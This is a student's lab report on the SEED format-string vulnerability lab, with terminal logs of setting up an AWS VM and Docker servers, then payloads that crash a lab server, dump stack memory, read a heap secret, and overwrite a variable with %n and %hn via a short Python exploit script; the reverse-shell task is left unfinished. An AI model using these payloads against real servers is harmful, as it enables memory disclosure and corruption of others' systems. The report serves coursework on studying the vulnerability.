"I hereby declare that I have completed this individually, without support from anyone else. I hereby accept that only the below listed sources are approved to be used:
(i) Course textbook,
(ii) All material that is made available to me via Blackboard for this course,
(iii) Notes taken by me during lectures.
I have not used, accessed or taken any unpermitted information from any other source. Hence, all effort belongs to me."

71881, Sude Karagöl, 12.04.2023

Important Note: Due to the fact that my computer has an apple m1 chip, I completed the installation, which took more than 1 week, with the help of the 14th of April at noon. For this reason, he stated that I could try to complete the project using an extra day, that it would be okay to upload on April 15th and points would not be broken.

Comp 434/534 - Spring 2023


PROJECT 2 : FORMAT-STRING VULNERABILITY

Sude Karagöl 71881

1. Introduction

Format string is a control parameter and it has format specifier which starts with %. It is an indicator to tell the program to put the data in the requested format.

Format Specifier	Type
%c	Used to print a character
%d	Used to print the signed integer
%f	Used to print the float values
%i	Used to print the unsigned integer
%l	Used to print the long integer
%lf	Used to print the double values
%lu	Used to print the unsigned integer or unsigned long integer
%s	Used to print the string
%u	Used to print the unsigned integer




In this project, there is a vulnerable code program called format.c. This program creates a security vulnerability when transmitting information from myprintf to printf. This vulnerability is called Format String Exploitation and is caused by the inability to use methods such as printf, sprint correctly. for example, "printf(msg)" in "listing 1" in the description pdf of the project can cause a security vulnerability. A parameter such as "%s" should be used at the beginning of the imported "msg". The vulnerability of the system can be exploited by using the format values in the variable. There will be 4 main topics in this project for 4 tasks:


- Format string vulnerability, and code injection
- Stack layout
- Shellcode
- Reverse shell

2. Environment Setup and Configuration

In this project, we are recommended to use SEED-Ubuntu 20.04 in VirtualBox-7.0.4. These programs did not work for me because the computer I used had an m1 apple silicon chip. So I tried using cloud, vnc viewer **[1]** and UTM but all of them had problems. As a last resort I was able to create account on amazon aws **[2]** and create vm with help of EC2. Thanks to FileZilla, I transferred the files I needed to use from the computer to Ubuntu.




[1] VNC viewer doesn't work.



[2] Created EC2 instance

```
Last login: Mon Apr 10 16:49:57 on ttys000
cd
The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
(base) 192:~ sudekaragol$ cd downloads
(base) 192:downloads sudekaragol$ chmod 400 <SEEDLAB_Key.pem>
-bash: syntax error near unexpected token `newline'
(base) 192:downloads sudekaragol$ chmod 400 SEEDLAB_Key.pem
(base) 192:downloads sudekaragol$ ec2-13-50-112-163.eu-north-1.compute.amazonaws.com
-bash: ec2-13-50-112-163.eu-north-1.compute.amazonaws.com: command not found
(base) 192:downloads sudekaragol$ ssh -i "SEEDLAB_Key.pem" ubuntu@ec2-13-50-112-163.eu-north-1.compute.amazonaws.com
The authenticity of host 'ec2-13-50-112-163.eu-north-1.compute.amazonaws.com (13.50.112.163)' can't be established.
ECDSA key fingerprint is SHA256:vQZomBN0wkFcYjpYZyZvcPr67pmN6jZP8c5rNwqCXqg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ec2-13-50-112-163.eu-north-1.compute.amazonaws.com,13.50.112.163' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1033-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Apr 12 11:08:19 UTC 2023

  System load:  0.0               Processes:             102
  Usage of /:   13.7% of 11.45GB  Users logged in:       0
  Memory usage: 11%               IPv4 address for ens5: 172.31.11.103
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-172-31-11-103:~$ ls
```

[2] Thanks to AWS, I have established a connection between ubuntu and my computer from the terminal.



First, I had a problem running it but then I solved the problem by creating a new instance.

One of the critical steps of the format-string attack is address randomization, so we start the project by closing it. With this command: $ sudo sysctl -w kernel.randomize_va_space=0

```
ubuntu@ip-172-31-11-103:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@ip-172-31-11-103:~$
```

Uploaded files to ubuntu with command : scp -i SEEDLAB_Key.pem ubuntu@ec2-13-50-112-163.eu-north-1.compute.amazonaws.com:~/.


```
(base) 192:downloads sudekaragol$ scp -i SEEDLAB_Key.pem ubuntu@ec2-13-50-112-163.eu-north-1.compute.amazonaws.com:~/.
usage: scp [-346BCpqrTv] [-c cipher] [-F ssh_config] [-i identity_file]
           [-J destination] [-l limit] [-o ssh_option] [-P port]
           [-S program] source ... target
(base) 192:downloads sudekaragol$ chmod 400 SEEDLAB_Key.pem
(base) 192:downloads sudekaragol$ ssh -i "SEEDLAB_Key.pem" ubuntu@ec2-13-50-112-163.eu-north-1.compute.amazonaws.com
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1033-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Apr 13 20:24:21 UTC 2023

  System load:  0.08              Processes:             104
  Usage of /:   15.8% of 11.45GB  Users logged in:       0
  Memory usage: 13%               IPv4 address for ens5: 172.31.11.103
  Swap usage:   0%
```

After installing each required container and running the "docker-compose build" and "docker-compose up" commands given in the project description, I saw my container IDs using the "docker ps" command.

```
ubuntu@ip-172-31-13-73:~/Labsetup$ sudo docker ps
CONTAINER ID   IMAGE                     COMMAND                  CREATED              STATUS              PORTS
  NAMES
53388dbf2c4d   seed-image-fmt-server-2   "/bin/sh -c ./server"   About a minute ago   Up About a minute
  server-10.9.0.6
6e8fbcc8d333   seed-image-fmt-server-1   "/bin/sh -c ./server"   About a minute ago   Up About a minute
  server-10.9.0.5
```

Using the "docker exec" command, I opened one of the servers I created (container ID: 53388dbf2c4d) on a new terminal screen and completed the installation process. While both of the containers are started and both have running different servers, environment is ready to start tasks.

```
ubuntu@ip-172-31-13-73:~/Labsetup$ sudo docker exec -it 53 /bin/bash
root@53388dbf2c4d:/fmt# ls
format  server
```



3. Tasks


In this project, there are 4 tasks: (1) crash the program, (2) read the internal memory of the program, (3) modify the internal mem- ory of the program, and most severely, (4) inject and execute malicious code using the victim program's privilege.

I. Task 1 : Crashing the Program


For running every task: "cat <file> | nc 10.9.0.5 9090" : I am writing this to see and record the changes made with the written code. Since two different terminal pages are open for two different servers, I see on the second screen whether the code written while performing the tasks can achieve the desired task and add it to the project.

Fort he first task, aim is to crash the program with a provided input to 10.9.0.5.9090 server. Before doing it, by typing hello, I check the other server's response, whether it's working or not, and it's working:

When I try the server again with the created and used badfile, I see that it is not properly returned and the program crashes



For several times, we can see that there is no "after variable's value" received (unlike the hello command) because program is crashed.





II. Task 2 : Printing Out the Server Program's Memory

Second task is getting the server(10.9.0.5) print out data from memory.

i. Task 2A : Stack Data

This task is about geting address from stack. In attack-code, there is a code for printing content of the stack. If we remove "%n" from that code, we can see the first 4 byte address we want. If we do *100 inside the "s =" function, it will give us the first 100 addresses after the initial "number =" data.





We can see the address we want written in the variable value before and after.


ii. Task 2B : Heap Data

In server's address there is a address that has secret message. The location of the address where this message is located is given. We need to find this address in the stack [3] first by making changes in the attack-code. For this, we try to replace the starting address "number =" with a number we want and again print the first 100 addresses. When we see the address, we count the rank of that address in order to find out what rank it is in the stack and to go to that address and print the message in it. Since it is the 64th address after the first address, we have to jump 63 times to reach it. Since the message is in string format, we use "%s" to print that address. [4]

```
server-10.9.0.5 | The secret message's address:  0x080b4008
```


```
server-10.9.0.5 |@
                abcd11223344-00001000-08049da5-080e5320-080e61c0-ffffd6f0-ffffd618-080e62d4-08
0e5000-ffffd6b8-08049f6e-ffffd6f0-00000000-00000064-08049f37-080e5320-000005dc-000005dc-ffffd6f
0-ffffd6f0-080e9720-00000000-00000000-00000000-00000000-00000000-00000000-00000000-00000000-000
00000-00000000-00000000-00000000-00000000-00000000-00000000-00000000-00000000-00000000-00000000
-00000000-00000000-00000000-00000000-00000000-00000000-053d4100-080e5000-080e5000-ffffdcd8-0804
9eef-ffffd6f0-000005dc-000005dc-080e5320-00000000-00000000-00000000-ffffdda4-00000000-00000000-
00000000-000005dc-080b4008-64636261-78382e25-382e252d-2e252d78-252d7838-2d78382e-78382e25-382e2
52d-2e252d78-252d7838-2d78382e-78382e25-382e252d-2e252d78-252d7838-2d78382e-78382e25-382e252d-2
e252d78-252d7838-2d78382e-78382e25-382e252d-2e252d78-252d7838-2d78382e-78382e25-382e252d-2e252d
78-252d7838-2d78382e-78382e25-382e252d-2e252d78-252d7838-2d78382e-The target variable's value (
after):  0x11223344
```

[3]



[4] s = "%.8x-"*63 +"%s"

after %.8, i put "-" to seperate addresses and see them clearly.




A secret message is taken from the heap.

III. Task 3 : Modifying the Server Program's Memory

Third task is about reaching servers memory and changing values in it.

i. Task 3A : Change the value to different value.


Like in second task, we must print the value in server but before that, we should do it while it has a different value from what it is now.



As we can see, before and after value is different from each other. writing "%n" before printing, writes the number of characters printed. In "s =" when we write something else "hello%n"+ "&n", the value changes in the target variable address.

ii. Task 3B : Change the value to 0x5000


Same as task 3A, we must change the value but into a specific hex value. Converted hexadecimal 0x5000 to decimal and number is : 20480. In “s =” function, when we do the multiplication of 8*62=496 then we add 4 chars that will come with the function. 20480-500=19980. So we must write + %.19980x to reach 0x5000. And add + “%n” again to print and store this value in server.




iii. Task 3C : Change value to 0xAABBCCDD

This number is larger than the previous one. We can add these much numbers so we must use %hn. It overwrites only 2 significant bytes of the argument and will help us to modify two bytes expect one. Also, to make this big sumation we will do two seperate We will do two different calculations in two different contents. We'll first find 0xAABB, then 0xCCDD and then combine the two together. Each different variable part has 4 chars in it which makes us easier to calculate.

```
Indirilenler — ubuntu@ip-172-31-13-73: ~/Labsetup/attack-code — ssh -i SEEDLAB_Key.pem ubuntu@
#!/usr/bin/python3
import sys

val1 = 0x080e5068
val2 = 2 + val1
buff = (0x55555555).to_bytes(4, byteorder='little')
buff1 = b'%0693x' * 62 + b'%0729x'+ b'%hn'
c1 = (val2).to_bytes(4, byteorder='little') + buff + (val1).to_bytes(4, byteorder='little') + buff1
c2 = b'%08738x' + b'%hn'
c = c1 + c2
```



IV. Task 4 : Inject Malicious Code into the Server Program



server-10.9.0.5 | The input buffer's address: 0xffffd6f0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd618
server-10.9.0.5 | The target variable's value (before): 0x11223344

• Question 1: What are the memory addresses at the locations marked by 2 and 3?

Memory address of 2 points to return address. We must use gdb to get the return address. 0xffffd618

Memory address of 3 points to buffer address. 0xffffd6f0

• Question 2: How many %x format specifiers do we need to move the format string argument pointer to 3? Remember, the argument pointer starts from the location above 1.

Argument pointer starts above the return address so, we must involve its address while calculating. We must add its value together. After that value in 2 will printed on above return address.

For this task, printf command can be used to construct a format string because printf command lets us specify a format string containing placeholders which is going yo replace with other values while running.

Reverse Shell operation: Terminal both gets its input and prints out its output at the same time.

```
^C
ubuntu@ip-172-31-13-73:~/Labsetup/server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

Server doesn't give answer.

Resources:

- Creating SEED VM on Amazon Web Services (AWS): https://github.com/seed-labs/seed-labs/blob/master/manuals/cloud/create_vm_aws.md
- Transferring files using a client: https://docs.aws.amazon.com/transfer/latest/userguide/transfer-file.html#post-processing-upload
- Creating a SEED VM on the Cloud: https://github.com/seed-labs/seed-labs/blob/master/manuals/cloud/seedvm-cloud.md

Used:

- AWS Client
- FileZilla
- Terminal
- Labsetup file
- Project pdf